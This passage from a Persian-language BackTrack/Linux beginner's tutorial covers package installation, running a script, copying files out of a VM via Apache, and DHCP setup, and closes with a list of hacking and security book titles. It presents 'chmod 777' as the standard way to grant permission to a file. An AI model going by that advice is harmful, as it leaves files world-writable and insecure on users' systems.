dpkg -i /root/Desktop/ali.deb

برای پسوند .rpm :

rpm -i locataion-file

مثال:

rpm -i /root/Desktop/ali.rpm

برای پسوند .exe :


wine location-file.exe

مثال:

wine /root/raidcall.exe

دسترسی (مجوز دادن) به فایل ها:

با مثال به شما نشان می دهیم: شما یک اسکریپت با پسوند sh ساخته اید، ولی این فایل اجرای نخواهد بود. چون دسترسی (permission) ندارید.



یا باید برای این مثال از دستور `sh alimp5.sh` استفاده کنید با اینکه، دستور اصلی که مربوط به دسترسی دادن است را استفاده کنید که برای همه فایل ها صدق می کند:

`chmod 777 alimp5.sh`


و سپس:

`./alimp5.sh`

انتقال فایل از ماشین مجازی به سیستم عامل :


شما در صورتی که تمایل داشته باشید فایلی از محیط `vmware` یا `vbox` به ویندوز خودتان انتقال دهید چند روش وجود دارد که من یکی از آنها را برای شما توضیح می دهم:

(۱) ابتدا به مسیر زیر رفته و `apache` را فعال کنید:



۲) فایلی را که قصد کپی از آن را دارید در مسیر زیر قرار دهید:

`/var/www`



۳) در سیستم عامل مورد نظر، ip آدرس ماشین مجازی به همراه اسم فایل خود را وارد کنید:

نکته: دیدن ip آدرس ماشین مجازی با دستور: `ifconfig`

نکته: برای صحت از کارکرد apache دستور زیر را در مرورگر بنویسید: 127.0.0.1/bt-vm.zip

۴) دستور زیر را در مرورگر خود در ویندوز اجرا کنید:

<http://192.168.1.3/bt-vm.zip>

و در آخر فایل مورد نظر شما دانلود می شود.

نکته: در حال حاضر بر روی سیستم فایروال Comodo نصب است، به همین خاطر اجازه نداد دانلود کنم. پس به این نکات دقت داشته باشید. ولی قبل نصب این کار انجام می شد.

نصب DHCP_Server&Client :


روش اول:

برنامه زیر را اجرا کنید:

synaptic

سپس متن زیر را سرچ کنید: dhcp3

در ادامه فایل های dhcp3-common و dhcp3-client و dhcp3-server را نصب کنید.



روش دوم:

در سایت www.pkgs.org به دنبال فایل های زیر برای ubuntu 10.04 باشید:

dhcp3-client_3.1.3-2ubuntu3_i386.deb

dhcp3-common_3.1.3-2ubuntu3_i386.deb

dhcp3-server_3.1.3-2ubuntu3_i386.deb

الف) ۳ فایل بالا را که در synaptic دیدید (درعکس) حذف کنید.

ب) به ترتیب فایل های deb را نصب کنید:

dhcp3-common

dhcp3-server

dhcp3-client

سپس می توانید کانفیگ هایی را که مد نظر دارید بر روی سرور پیاده سازی کنید.

سایت های کاربردی فصل:

<http://www.proprofs.com/webschool/search.php?tag=true&search=backtrack,+hackers,+hacking,+linux,+nmap,+snort,+power>

<http://www.wikihow.com/Unzip-Files-in-Linux>

<https://help.ubuntu.com/community/UFW>

www.youtube.com/watch?v=cscle9fYKMU

<http://www.ubuntugeek.com/ufw-uncomplicated-firewall-for-ubuntu-hardy.html>


<https://help.ubuntu.com/community/Gufw>



<http://ubuntuforums.org/showthread.php?t=823741>

Appendix Two

کتاب های پیشنهادی:

دوستانی که علاقه مند در زمینه هک و امنیت هستند و می خواهند مطالعات بیشتری داشته باشند می توانند از عناوین گفته شده استفاده کنند تا بار علمی بیشتری به دست آورند.







Quick answers to common problems

CentOS 6 Linux Server Cookbook

A practical guide to installing, configuring, and administering the CentOS community-based enterprise server

Jonathan Hobson

[PACKT] open source*
PUBLISHING community experience distilled

SYN P R E S S®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP



Writing Security Tools and Exploits

Learn to Write the Security Tools
the Other Books Only Teach You to Use

- Master Advanced Payload Generation with the Metasploit Framework
- See HOW Exploits Were Developed, WHY the Code Was Vulnerable, and WHAT You Can Do to Stop the Next Vulnerability
- Reverse Engineer and Analyze Shellcode with Live Examples Using Ethereal, WinDump, and More

James C. Foster
Vincent T. Liu


Systematic Techniques to Find Problems Fast



Web Security Testing Cookbook

O'REILLY®

Paco Hope & Ben Walther



Quick answers to common problems

Nmap 6: Network Exploration and Security Auditing Cookbook

A complete guide to mastering Nmap 6 and its scripting engine, covering practical tasks for penetration testers and system administrators

Paulino Calderón Pale

[PACKT] open source*
PUBLISHING community experience distilled

"Walks you through wireless security fundamentals, attack methods, and remediation tactics in an easy-to-read format with real-world case studies. Never has it been so important for the industry to get its arms around wireless security, and this book is a great way to do that." —Jason R. Lish, Director, IT Security, Honeywell International

Second Edition

HACKING


Wireless

EXPOSED™

Wireless Security Secrets & Solutions

Johnny Cache, Joshua Wright, and Vincent Liu

Mc
Graw
Hill



Offensive Security

Penetration Testing With BackTrack



PWB Online Lab Guide

v.3.0

Oopssec Metasploit Penetration Tester's Guide

Basics Of Metasploit , Vulnerability Analysis , Vulnerability Exploitation ,
Intelligence Gathering , Terminology OF Hacking , Scanning And So Etc...

@Author, Milad Kahsari Alhadi @Technical Editor, Saeed Beiki

Iranian Security Researcher's

